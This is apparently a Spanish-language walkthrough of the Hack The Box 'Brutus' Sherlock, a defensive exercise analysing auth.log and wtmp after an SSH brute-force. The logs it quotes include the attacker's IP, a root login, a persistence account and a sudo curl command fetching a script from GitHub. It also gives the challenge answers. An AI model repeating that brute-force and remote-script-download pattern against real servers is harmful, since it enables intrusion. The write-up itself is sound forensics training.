
Hack The Box - Sherlocks - Defensive Security

Este es un sherlock de dificultad muy fácil en el cual veremos un entorno de simulación de ingreso de sesión por SSH mediante fuerza bruta.


Sherlock Scenario


In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

Nos encontramos este archivo comprimido en la propia web de **Hack The Box**, nos lo descargamos para resolver el sherlock.



Al extraer el contenido, veremos esto:






Si analizamos el contenido del “auth.log”, veremos que hay información sobre el tipo de ataque que sucedió:


```
Failed password for invalid user server_adm from 65.2.161.68 port 46698 ssh2
Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
```

El atacante realizó un ataque por fuerza bruta para adivinar las credenciales, y parece ser que su IP se registró en el archivo porque se repite muchas veces.

Con la IP ya expuesta, podemos responder a la primera pregunta:



La siguiente pregunta trata de encontrar el nombre de usuario al que el atacante logró tener acceso al ingresar al sistema.




En este caso, el usuario es ‘root’ ya que en el **log** han habido varios intentos de cierre de sesión de este mismo usuario.

```
sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl h

sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
sudo: pam_unix(sudo:session): session closed for user root
```


La siguiente pregunta trata de cuando fue el momento exacto en el que el atacante logró iniciar sesión en el servidor y conseguir una consola para hacer sus ataques al sistema.



En el archivo **log** tenemos la fecha en cuanto a hora, minuto y segundo, pero necesitamos también el día, mes y año.

```
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]:
```

Podemos analizar también este archivo, porque puede contener información del ataque:



Al analizar el contenido, podemos filtrar por la IP del atacante para ver mas información específica:

```
┌──(d4rkonus㉿kali)-[~/Desktop/Brutus]
└─$ cat wtmp.file | grep "65.2.161.68"
"USER"  "2549"  "pts/1" "ts/1"  "root"  "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 06:32:45"   "387923"        "65.2.161.68"
"USER"  "2667"  "pts/1" "ts/1"  "cyberjunkie"   "65.2.161.68"   "0"     "0"     "0"     "2024/03/06 06:37:35"   "475575"        "65.2.161.68"
```

Aquí está el momento exacto:

```
"2024/03/06 06:32:45"
```


Para que la respuesta sea correcta, tenemos que poner esta fecha de esta forma:

```
2024-03-06 06:32:45
```


La siguiente pregunta trata de conseguir el número con el que se trackeo y rastreó la sesión SSH del atacante en el sistema. En este caso es muy fácil, solo hay que ir al **log** y buscar cuando se inició sesión como root.

```
nd[411]: New session 37 of user root.
```


La siguiente pregunta trata de averiguar el nombre de usuario que el atacante creó para poder tener persistencia en el sistema:



Tras analizar el log, podemos ver que en este punto se añadió un nuevo usuario al sistema.




Lo siguiente que debemos hacer es buscar el código ID de la técnica usada para tener persistencia en la web de **MITRE ATT&CK**:




Para conseguirlo, nos vamos a la web oficial:

Nos dirigimos a la sección de Persistencia:


Y de ahí, a la parte en la que hay información sobre cuentas de usuario:




Y con esta información, el código ID de dicha técnica de persistencia es **T1136.001**



Ya quedan pocas preguntas antes de completar el sherlock, la siguiente trata de conseguir el momento exacto en el que finaliza la primera sesión de SSH del atacante.



Para esto, analizamos el siguiente archivo, filtrando por el número 37 que es el ID que se le asigna a la sesión del usuario root al atacante dentro del sistema.



Aquí está:

Y ya para terminar, la última pregunta trata de encontrar el comando que el atacante usó para descargar un script.

Dicho comando está en el **log**, se trata de este comando:

```
COMMAND=/usr/bin/curl https://raw.githubusercontent
```

Ya tenemos el sherlock resuelto con todas las respuestas correctas